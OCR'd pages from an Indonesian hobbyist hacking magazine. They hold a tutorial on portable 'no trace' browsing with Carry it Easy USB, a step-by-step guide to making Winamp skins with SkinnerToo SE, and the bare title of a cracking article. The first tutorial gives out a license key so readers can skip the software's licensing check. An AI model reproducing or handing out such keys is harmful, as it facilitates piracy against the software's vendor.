
Ane Minuz (joeoniedie@yahoo.com)



Dah lama gk nonggol lagi d forum nih, ini aku kasih tutor.

Ini merupakan artikel saya pertama yang saya kirim ke *xcode_magazine*.

Langsung aja, Kemanan mungkin pertama yg dibutuhkan oleh setiap orang dalam bermain internet, apalagi klo udah menyangkut privacy :password, history dll.



Terutama buat yg sering maen d warnet, kantor or tempat lainnya.

Dsini saya ingin berbagi ilmu, karena selama ini saya menggunakan nih software dalam melakukan browsing d internet dengan nyaman n aman.

Alat dan Bahan : (kayak praktikum zaman kuliah)

1. Yg pasti softwarenya kudu wajib


<http://www.cososys.com>

2. Mo ada cemilan juga boleh

3. Tentunya semangat

Qt lanjut aja, pertama-tama kita install terlebih dahulu tuh software, O iya jangan lupa FlashDisk nya dah d colok d USB. Dsini software yang digunakan yaitu : **Carry it Easy USB. 2.1.2.8**


Wah minta license dia



Tenang2, masukkan aja : 3B68-80AB-1B3B-ED57

Trus Klo minta masukin password, pilih yg no password protect.

Hasilnya seperti ini:




D sini banyak sekali fiturnya, tapi buat browsing klik tab “No Trace Browsing”

Dsini dah harus terinstal Mozilla Firefox, klo IE biasanya dah ada.

Klo saya biasanya menggunakan Mozilla Firefox.

Klik Mozilla Firefox dan beri tanda cek pada activate no trace internet browsing.


Kemudian klik “Start No Trace Browsing”




Namun agak lumayan lama untuk keluar browsernya, tergantung komputernya juga.(Yg penting browsingnya jd aman)

Jika kita ingin memasukkan extention mozilla firefox, kita bisa masukan sendiri lewat komputer kita, sehingga ntar klo d warnet or kantor otomatis extentionnya nongol.

Contoh Extentionnya. Tergantung suka2 masing-masing.



Atau Buat Bookmarks (Link Favorit Sendiri)



Jadi saat kita browsing di warung or kantor, otomatis terintegrasi extentionnya, tanpa harus install atau-atau.

Kmudian Silahkan Browsing dengan aman, karena History, cookie, extention dll akan tersimpan di flashdisk kita.

Ada 3 data dalam flashdisk kita:



Personal Data



CarryItEasy
Carry it Easy
CoSoSys




CarryItEasySettings

“CarryItEasySettings” terhidden, nah di sini data history, cookie, extention dll tersimpan.

Klo dah selesai browsing, tinggal exit dah dari software carry it easynya.

N otomatis history, cookie, extention dll seperti semula kembali.

Contohnya extention akan nol kembali.



Semoga ni tutorial dapat berguna buat anak-anak X-CODE smua.

* Catt :

Jika saat menginstall menggunakan password, maka setelah exit dari software, kapasitas flashdisk kita akan menjadi kecil, makanya saya anjurkan tanpa password. Solusinya tinggal install ulang, masukkan password lama n ceklist “no password protect”

#####

Ilmu Akan Bermanfaat

Bila Membiasakan

Untuk Saling Berbagi

From Ane Minuz (**Lampung City**)

#####

Thanks :

Allah SWT n Muhammad SAW

Almamater tercinta : **Himatro Unila** (Alumni)


Yogyafree : Buat **Mas Hartono**, Thanks CD-DVD nya.

X-CODE smuanya.

Buat INTERNISTI

Tip Trik Membuat Skin Winamp


KanXreeN anaxbaig@yahoo.com



What'up bro..... kesempatan kali ini kita akan membahas pembuatan skin winamp menggunakan **SkinnerToo SE** versi 2.4 (dengan aplikasi lainnya juga bisa cari di google dengan subjek skinner winamp), yang bisa kamu dapatkan di <http://www.surawung.com/skinner/>, dengan **SkinnerToo SE** versi 2.4 kamu bisa membuat skin dengan tipe klasik (Classic Skin, pada Winamp 2.xx) dan modern (Modern Skin Winamp 5.xx), sedangkan untuk skin winamp 3.xx dan 4.xx yang unik itu kamu bisa menggunakan aplikasi skinner winamp yang lain.

Setelah banyak mendownload skin winamp (dari www.winamp.com) dan bosan dengan tampilan yang biasa, Akhirnya didapatlah **SkinnerToo SE** versi 2.4 Download dari <http://www.surawung.com/skinner/> dan dapatkan file Zip dengan nama skinnertoo_se24 dengan ukuran file hanya 403 kb. jika kamu mendownload dari website yang sama mungkin saja kamu akan mendapatkan **SkinnerToo SE** versi yang lebih baru lagi.

Buka file Zip tersebut dan installah dikomputer anda. Setelah terinstall bukalah file exe **SkinnerToo SE**,



Tampilan awal **SkinnerToo SE**.

Tampak pada tampilan diatas Skin Workspace untuk membuat skin klasik (target skin) terlihat penuh sedangkan jika anda ingin membuat model untuk skin modern work space nya tinggal 70%) untuk selanjutnya mari kita memcoba untuk mempraktekannya.

LANGKAH 1 :

Sebelum kamu memulainya siapkanlah gambar background (berformat file BMP, JPG, atau PNG), dengan ukuran panjang 348 pixels dan lebar 275 pixels.

LANGKAH 2 :


Pilih gambar dari tombol load

LANGKAH 3 :

Dari image setting. Melalui tombol pattern anda dapat juga memilih tekstur yang disediakan (vertikal line, net, diamond,...) dan melalui tombol flip anda juga dapat mengatur tampilan gambar apakah vertikal/vertical dimana nantinya gambar dapat ditampilkan secara terbalik vertikal/vertical. Dan melalui scale (perbesar/perkecil), brightness (tingkat kecerahan), contras (kekontrasan).

LANGKAH 4 :

Klik make skin.




LANGKAH 5.

Pengaturan skin setting.


Pengaturan warna text dan playlist dapat dilakukan melalui

- Text color : untuk memilih warna text.
- Background color : warna latar belakang.
- Buttons color : warna tombol.
- Untuk (kotak) playlist.
- Playlist font : memilih jenis font playlist.
- Normal Text : warna daftar (list) lagu yang tidak dimainkan.
- Current Text : warna lagu yang sedang dimainkan.
- Selected background : warna latar belakang lagu yang terseleksi.
- Use solid frame color : klik ini jika anda ingin membuat/memilih warna untuk frame



LANGKAH 6 :

pengaturan Tittle text.




Dari tombol segitiga yang ada disebelah Skin Setting pilih Tittle text.

Lewat tombol edit tittle ketiklah nama dari tittle text, pilihlah besar tulisan, jenis letak text (text baseline) dan warna tulisan.

LANGKAH 7 :

pengaturan warna visualization.(aturlah warna visualization sesuka anda).




LANGKAH 8 :

pengaturan warna equalizer dapat dilakukan dari sini.



LANGKAH 9:

More Option, anda dapat memindahkan equalizer keatas (up) atau kebawah (down).



Tombol balance (pengaturan suara speaker) ditampilkan atau tidak (hide balance button). Volume position (pengaturan defauld posisi besar/kecil suara).

LANGKAH 10 :

Simpan project (save as project) apabila anda ingin mengedit tampilan yang anda buat dilain waktu. Atau anda langsung ingin menyimpan skin (save skin) yang anda buat..

Jika anda ingin melihat langsung tampilan skin yang anda buat, dari windows explorer klik kanan file skin yang anda buat (jenis file winamp extension installation file) kemudian klik instal.dengan otomatis skin yang anda buat menjadi skin default dari aplikasi winamp anda. Anda tidak percaya klik winamp (dari folder program filles anda) kemudian pilih skins nama file skin winamp anda telah ada di older skin winamp ini.

Jika anda ingin mengembalikan tampilan awal skin winamp (base skin).klik kanan dari program winamp yang anda mainkan => skins => pilih <base skins>. Maka tampilan skin winamp anda kembali menjadi skin classic.

Contoh pembuatan skin diatas ditargetkan untuk skin classic anda pun bisa membuat skin modern dengan cara yang hampir sama. sekian dari saya (KanXreeN) sampai jumpa dikesempatan yang lain. Salam bagi keluarga besar Pak Agus jam, Bang Fendi (Makasih Bantuannya pada Bapak saya) di kapuas hulu, Kalimantan barat, makasih karena lebaran kemarin sudi bertandang ke rumah, besok kita ngobrol soal perkembangan pe-ka-es diKH lagi ya... ☺.

Wassalam.


Program dapat di Peroleh Di : **SkinnerToo SE** version 2.4

Copyright © 2003-2004 Surawung

[http://www.surawung.com/skinner/.](http://www.surawung.com/skinner/)

TUTORIAL CRACKING TRANSLATOR XP ENTERPRISE EDITION

Ane Minuz (joeoniedie@yahoo.com)



